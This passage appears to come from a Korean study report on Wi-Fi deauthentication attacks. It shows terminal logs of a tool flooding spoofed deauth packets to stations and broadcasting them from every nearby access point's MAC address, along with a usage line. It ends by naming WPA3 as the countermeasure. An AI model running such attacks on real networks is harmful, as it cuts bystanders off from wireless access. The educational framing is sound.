   18 | [AP] AA:BB:CC:DD:EE:FF <-> [station] 4a:e1:c1:9a:c9:38 | Deauth Packet!
   19 | [AP] AA:BB:CC:DD:EE:FF <-> [station] 44:cb:8b:7e:ce:44 | Deauth Packet!
   20 | [AP] AA:BB:CC:DD:EE:FF <-> [station] 66:8f:30:51:c9:4f | Deauth Packet!
   21 | [AP] AA:BB:CC:DD:EE:FF <-> [station] 16:5f:69:c9:45:14 | Deauth Packet!
   22 | [AP] AA:BB:CC:DD:EE:FF <-> [station] e2:ae:69:b0:74:bd | Deauth Packet!
   23 | [AP] AA:BB:CC:DD:EE:FF <-> [station] 82:57:30:17:6d:dc | Deauth Packet!
   24 | [AP] AA:BB:CC:DD:EE:FF <-> [station] 5a:a5:e0:d4:76:af | Deauth Packet!
   25 | [AP] AA:BB:CC:DD:EE:FF <-> [station] 36:25:76:cc:46:40 | Deauth Packet!
   26 | [AP] AA:BB:CC:DD:EE:FF <-> [station] 9a:b3:3c:98:5d:67 | Deauth Packet!
   27 | [AP] AA:BB:CC:DD:EE:FF <-> [station] 3e:f5:da:95:46:e5 | Deauth Packet!
   28 | [AP] AA:BB:CC:DD:EE:FF <-> [station] ee:7b:97:a9:d5:eb | Deauth Packet!
   29 | [AP] AA:BB:CC:DD:EE:FF <-> [station] 2a:19:1f:e3:eb:35 | Deauth Packet!
```



Station_mac.txt

Probe request를 통해
동적으로 MAC 주소 수집



white_List.txt


허용할 기기의 MAC 주소 입력

Death Attack All

주변에 검색되는 모든 AP에 연결할 수 없다.
비콘프레임의 MAC 주소를 수집하여 출발지 MAC으로 설정하고, broadcast(FF:FF:FF:FF:FF:FF)로 인증 해제 패킷을 날린다.

사용방법 : [프로그램 경로] [인터페이스 이름]

```
root@ubuntu:/home/yejun/study/git/report-deauth-attack/bin/deauth-attack-all_# ./deauth-attack-all wlan0
Create 'ap_mac.txt' File!
    1 | [AP] 40:fe:0d:0b:85:30 -> [Broadcast] FF:FF:FF:FF:FF:FF | Deauth Packet!
    2 | [AP] 1c:39:29:09:de:e8 -> [Broadcast] FF:FF:FF:FF:FF:FF | Deauth Packet!
    3 | [AP] 40:fe:0d:0b:85:30 -> [Broadcast] FF:FF:FF:FF:FF:FF | Deauth Packet!
    4 | [AP] 1c:39:29:09:de:e8 -> [Broadcast] FF:FF:FF:FF:FF:FF | Deauth Packet!
    5 | [AP] 40:fe:0d:0b:85:30 -> [Broadcast] FF:FF:FF:FF:FF:FF | Deauth Packet!
    6 | [AP] 1c:39:29:09:de:e8 -> [Broadcast] FF:FF:FF:FF:FF:FF | Deauth Packet!
    7 | [AP] 40:fe:0d:0b:85:30 -> [Broadcast] FF:FF:FF:FF:FF:FF | Deauth Packet!
    8 | [AP] 1c:39:29:09:de:e8 -> [Broadcast] FF:FF:FF:FF:FF:FF | Deauth Packet!
    9 | [AP] 40:fe:0d:0b:85:30 -> [Broadcast] FF:FF:FF:FF:FF:FF | Deauth Packet!
   10 | [AP] 1c:39:29:09:de:e8 -> [Broadcast] FF:FF:FF:FF:FF:FF | Deauth Packet!
   11 | [AP] 40:fe:0d:0b:85:30 -> [Broadcast] FF:FF:FF:FF:FF:FF | Deauth Packet!
   12 | [AP] 1c:39:29:09:de:e8 -> [Broadcast] FF:FF:FF:FF:FF:FF | Deauth Packet!
   13 | [AP] 40:fe:0d:0b:85:30 -> [Broadcast] FF:FF:FF:FF:FF:FF | Deauth Packet!
   14 | [AP] 1c:39:29:09:de:e8 -> [Broadcast] FF:FF:FF:FF:FF:FF | Deauth Packet!
   15 | [AP] 40:fe:0d:0b:85:30 -> [Broadcast] FF:FF:FF:FF:FF:FF | Deauth Packet!
   16 | [AP] 1c:39:29:09:de:e8 -> [Broadcast] FF:FF:FF:FF:FF:FF | Deauth Packet!
   17 | [AP] 40:fe:0d:0b:85:30 -> [Broadcast] FF:FF:FF:FF:FF:FF | Deauth Packet!
   18 | [AP] 1c:39:29:09:de:e8 -> [Broadcast] FF:FF:FF:FF:FF:FF | Deauth Packet!
   19 | [AP] 40:fe:0d:0b:85:30 -> [Broadcast] FF:FF:FF:FF:FF:FF | Deauth Packet!
   20 | [AP] 1c:39:29:09:de:e8 -> [Broadcast] FF:FF:FF:FF:FF:FF | Deauth Packet!
   21 | [AP] 40:fe:0d:0b:85:30 -> [Broadcast] FF:FF:FF:FF:FF:FF | Deauth Packet!
   22 | [AP] 1c:39:29:09:de:e8 -> [Broadcast] FF:FF:FF:FF:FF:FF | Deauth Packet!
   23 | [AP] 40:fe:0d:0b:85:30 -> [Broadcast] FF:FF:FF:FF:FF:FF | Deauth Packet!
   24 | [AP] 1c:39:29:09:de:e8 -> [Broadcast] FF:FF:FF:FF:FF:FF | Deauth Packet!
```



ap_mac.txt

자동으로 ap_mac.txt 파일을 생성하여 주변 AP의 MAC주소를 수집한다.

대응방안 - WPA3

WPA3 : 차세대 보안 와이파이 규격 (2018년 발표)

쉬운 암호를 설정해도 단말기와 AP 사이에 각각 다른 방식의 암호화가 적용되기 때문에 공격자가 패킷을 탈취하더라도 암호화 키를 알기 어렵다.

서울시는 작년 1월 1일부터 공공 와이파이 보안접속 SSID를 'SEOUL_Secure'로 통일하고, WPA3 프로토콜을 적용한다고 발표했다고


지켜본다.
질문?